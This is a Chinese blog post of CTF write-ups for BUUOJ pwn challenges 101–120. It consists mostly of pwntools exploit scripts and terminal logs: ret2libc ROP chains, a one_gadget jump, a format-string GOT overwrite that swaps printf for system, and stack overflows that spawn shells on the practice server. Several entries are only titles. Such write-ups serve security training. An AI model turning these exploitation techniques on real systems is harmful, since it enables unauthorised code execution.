BUUOJ PWN 101-120

原创

2h4ox1n9 于 2020-12-17 09:38:23 发布 74 收藏
分类专栏： pwn 文章标签： pwn

本文链接：https://blog.csdn.net/m0_53217892/article/details/111308334



pwn 专栏收录该内容
7 篇文章 0 订阅
订阅专栏

目录

120、wustctf2020_number_game

101、gyctf_2020_force

102、oneshot_tjctf_2016 one_gadget




```
root@ubuntu:~# python3 oneshot.py
[*] '/root/libc-2.23.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/root/oneshot'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to node3.buuoj.cn on p
[*] Switching to interactive mode

Jump location?
Good luck!
$ cat flag
flag{d22f1ed9-8f85-4348-8c54-c193c3a52a95}
```


```python
from pwn import *
from LibcSearcher import *
#io=process("./")
libc=ELF("libc-2.23.so")
elf=ELF("oneshot")
io=remote("node3.buuoj.cn",29808)
puts_addr=elf.got['puts']
io.recvuntil("\n")
io.sendline(str(puts_addr))
io.recvuntil("Value: ")
puts_addr=int(io.recv(18),16)
libc_base=puts_addr-libc.symbols['puts']
oneshot_addr=libc_base+0x45216
io.sendline(str(oneshot_addr))
io.interactive()
```


103、gyctf_2020_some_thing_interesting

104、ciscn_2019_en_3

105、cmcc_pwnme1

没啥说的





```
[*] '/root/pwnme1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[+] Opening connection to node3.buuoj.cn on port 28026: Done
[+] ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64) be choos
ed.
[*] Switching to interactive mode
^\x85\x04
Welcome
ok...here is a question: which fruit do you like ?
Please input your choice:
>> 1.Apple
>> 2.Pear
>> 3.Balana
>> 4.Peach
>> 5.All not? Input  the name  ?
>> 6. Exit
Please input the name of fruit:oh,aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa@I\xe0\xf7\xf4\x86\x04+0\xf2\xf7...
$ cat flag
flag{44c41b4f-0aa6-4706-8ca2-7b93c103296d}
```

```python
from pwn import *
from LibcSearcher import *
#io=process("./pwnme1")
elf=ELF("./pwnme1")
io=remote("node3.buuoj.cn",28026)
puts_got_addr=elf.got['puts']
puts_plt_addr=elf.plt["puts"]
main_addr=elf.symbols["main"]
io.sendline("5")
payload=b'a'*(0xa4+4)+p32(puts_plt_addr)+p32(main_addr)+p32(puts_got_addr)
io.sendline(payload)
io.recvuntil("...\n")
puts_addr=u32(io.recv(4))

libc = LibcSearcher('puts', puts_addr)
libc_base_addr=puts_addr-libc.dump('puts')
system_addr=libc_base_addr+libc.dump('system')
binsh_addr=libc_base_addr+libc.dump('str_bin_sh')
io.sendline("5")
payload=b'a'*(0xa4+4)+p32(system_addr)+p32(main_addr)+p32(binsh_addr)
io.sendline(payload)
io.interactive()
```


106、x_ctf_b0verfl0w

几乎同97、ciscn_2019_s_9，空间勉强够还是可以溢出的




```python
from pwn import *
from LibcSearcher import *
#io=process("./flow")
elf=ELF("./flow")
io=remote("node3.buuoj.cn",27733)
puts_got_addr=elf.got['puts']
puts_plt_addr=elf.plt["puts"]
main_addr=elf.symbols["main"]
payload=b'a'*(0x20+4)+p32(puts_plt_addr)+p32(main_addr)+p32(puts_got_addr)
io.sendline(payload)
io.recvuntil(".")
puts_addr=u32(io.recv(4))
print(hex(puts_addr))

libc = LibcSearcher('puts', puts_addr)
libc_base_addr=puts_addr-libc.dump('puts')
system_addr=libc_base_addr+libc.dump('system')
binsh_addr=libc_base_addr+libc.dump('str_bin_sh')
payload=b'a'*(0x20+4)+p32(system_addr)+p32(main_addr)+p32(binsh_addr)
io.sendline(payload)
io.interactive()
```

```
root@ubuntu: ~
File  Edit  View  Search  Terminal  Help
root@ubuntu:~# python3 x_ctf_b0verfl0w.py
[*] '/root/flow'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[+] Opening connection to node3.buuoj.cn on port 27733: Done
0xf7d7d140
[+] ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64) loaded.
[*] Switching to interactive mode
\xe6\x83@e\xd3\xf7

======================

Welcome to X-CTF 2016!

======================
What's your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa@\x89\xd5\xf7\x0e\x0cat flag
flag{44c8b379-d7f6-4db4-94ea-6cb722fa5d27}
$
```


107、zctf2016_note2

108、gyctf_2020_signin

109、suctf_2018_basic pwn白给的



```python
from pwn import *
io=remote('node3.buuoj.cn',29400)
fun_addr=0x401157

payload=b'a'*(0x110+8)+p64(fun_addr)
io.sendline(payload)

io.interactive()
```

```
root@ubuntu: ~
File  Edit  View  Search  Terminal  Help
root@ubuntu:~# python3 basic.py
[+] Opening connection to node3.buuoj.cn on port 29400: Done
[*] Switching to interactive mode
flag{ebb34b49-3197-4232-b930-1464766ca428}
[*] Got EOF while reading in interactive
$
[*] Interrupted
root@ubuntu:~# checksec basic
[*] '/root/basic'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@ubuntu:~#
```



110、[BJDCTF 2nd]rci


111、wdb2018_guess

112、roarctf_2019_realloc_magic

113、wustctf2020_name_your_cat


数组越界，返回地址写入后门函数地址







114、picoctf_2018_leak_me

用户名变量挨着密码变量，第一次输入256个a后会输出密码，





115、wdb_2018_2nd_easyfmt 格式化字符串




```
root@ubuntu:~# checksec easyfmt
[*] '/root/easyfmt'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@ubuntu:~#
```

偏移6，泄露printf真实地址，libc找system地址，printf改system

```
from pwn import *
from LibcSearcher import *
#io=process("./easyfmt")
elf=ELF("easyfmt")
io=remote("node3.buuoj.cn",29990)
printf_got_addr=elf.got['printf']

payload=p32(printf_got_addr)+b'%6$s'
io.recvuntil("repeater?\n")
io.sendline(payload)
io.recv(4)
printf_addr=u32(io.recv(4))

libc = LibcSearcher('printf', printf_addr)
libc_base_addr=printf_addr-libc.dump('printf')
system_addr=libc_base_addr+libc.dump('system')
payload=fmtstr_payload(6,{printf_got_addr:system_addr})
io.sendline(payload)
io.sendline('/bin/sh')
io.interactive()
```


```
root@ubuntu: ~
File  Edit  View  Search  Terminal  Help
 8: archive-old-glibc (id libc6-amd64_2.8~20080505-0ubuntu7_i386)
 9: archive-glibc (id libc6-amd64_2.23-0ubuntu10_i386)
10: archive-old-glibc (id libc6-amd64_2.8~20080505-0ubuntu9_i386)
11: archive-old-glibc (id libc6-amd64_2.3.6-0ubuntu20.6_i386)
12: archive-old-glibc (id libc6_2.8~20080505-0ubuntu7_amd64)
13: ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64)
14: archive-old-glibc (id libc6_2.9-4ubuntu6_amd64)
Please supply more info using
    add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:13
[+] ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64) be choos
ed.
[*] Switching to interactive mode
@q\xe1\xf7@\x05\xf76\x84
\xa0\xf9\xf7\xa9\xf9\xf7\xa0\x89\x9a\xff\xea\x82
                                        x                   d

                                                           \x1b
        \x9eaaa\x15\x04\x14\x04\x16\x04\x17\x04
b\xf6\xf7\xec
$ cat flag
flag{bc7e34cc-b81e-4084-92db-f5ed0dd4b222}
$
```


116、[GKCTF2020]Domo

117、强网杯2019 拟态 STKOF

118、picoctf_2018_buffer overflow 0

学到了 带参数执行程序 python怎么写




```
from pwn import *
fun_addr=0x804862b
sh = ssh(host='node3.buuoj.cn', user='CTFMan', password='guest', port=27517)
payload = b'a' * (0x18+4)+p32(fun_addr)+b'aaaa'
p = sh.process(argv=['./vuln', payload])


p.interactive()
```

```
root@ubuntu: ~
File  Edit  View  Search  Terminal  Help
root@ubuntu:~# python3 flow.py
[+] Connecting to node3.buuoj.cn on port 27517: Done
[*] CTFMan@node3.buuoj.cn:
    Distro    Unknown
    OS:       linux
    Arch:     amd64
    Version:  4.19.164
    ASLR:     Enabled
[+] Starting remote process './vuln' on node3.buuoj.cn: pid 312
[*] Switching to interactive mode
flag{8d334165-fd78-4571-ae0c-0fb41f0c5876}
```


119、mrctf2020_shellcode_reven

120、wustctf2020_number_game